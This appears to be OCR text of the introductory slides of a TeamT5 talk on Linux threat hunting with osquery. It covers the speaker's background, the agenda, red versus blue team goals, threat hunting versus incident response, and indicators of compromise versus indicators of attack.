Practical Threat Hunting with Osquery

Engine-Team Will

TEAMT5
杜浦數位安全
Persistent Cyber Threat Hunters

Whoami

TEAMT5
杜 浦 數 位 安 全

Jr-Wei Huang

- Software Developer @ TeamT5
- Member of 10sec

Research Topic

- System security (Linux, MacOS)
- Malware analysis
- Threat hunting

@In0de_16

AGENDA

TEAMT5
杜浦數位安全

01 Introduction

- Endpoint security
- Automate threat hunting
- Introduce osquery

02 Linux threat hunting

- Reverse shell detection
- WebShell detection
- Persistence detection
- Rootkit detection

03 Conclusion

- Attacks description
- Summarize


Introduction

Cyberwarfare

TEAMT5
杜 浦 數 位 安 全

Red Team

- How to bypass system protection
- How to evade antivirus
- How to compromise system
- ….




Blue Team

- How to monitor efficiently
- How to detect malicious behavior
- How to maintain system performance
- ….


Cyberwarfare

TEAMT5
杜 浦 數 位 安 全



- https://attack.mitre.org/
- https://d3fend.mitre.org/

Cyberwarfare



TEAMT5
杜浦數位安全

What is Difference


TEAMT5
杜 浦 數 位 安 全

- Threat Hunting vs Incident Response

- Threat Hunting
  - Pro-active approach
  - Help prevent an attack
  - Like antivirus, honeypot, next-generation firewalls
- Incident Response
  - Reactive approach
  - Mainly deals with the reaction

What is Difference

- Threat Hunting vs Incident response



Threat Hunting

How to Detect a APT Attack

TEAMT5 杜浦數位安全

- IoC vs IoA

- IoC (Indicators of Compromise)
  - Record the adversary's information and use that information to detecting.
  - Info: C2 IP, domain, malware, fingerprints, signatures.
- IoA (Indicator of Attack)
  - Concern with the execution of behavior and step.
  - Gather the intent of the adversary
  - Behavior: Process injection, data encrypted, lateral movement.

How to Detect a APT Attack

TEAMT5 杜浦數位安全

- IoC vs IoA


IoA:

- Walk into

IoC:

- Fingerprint

Malware samples (IoC)



Behavior patterns (IoA)

TEAMT5
杜 浦 數 位 安 全


Automate Threat Hunting

Can We Just Manually Find Threat

TEAMT5 杜浦數位安全

Automate Threat Hunting

TEAMT5
杜浦數位安全



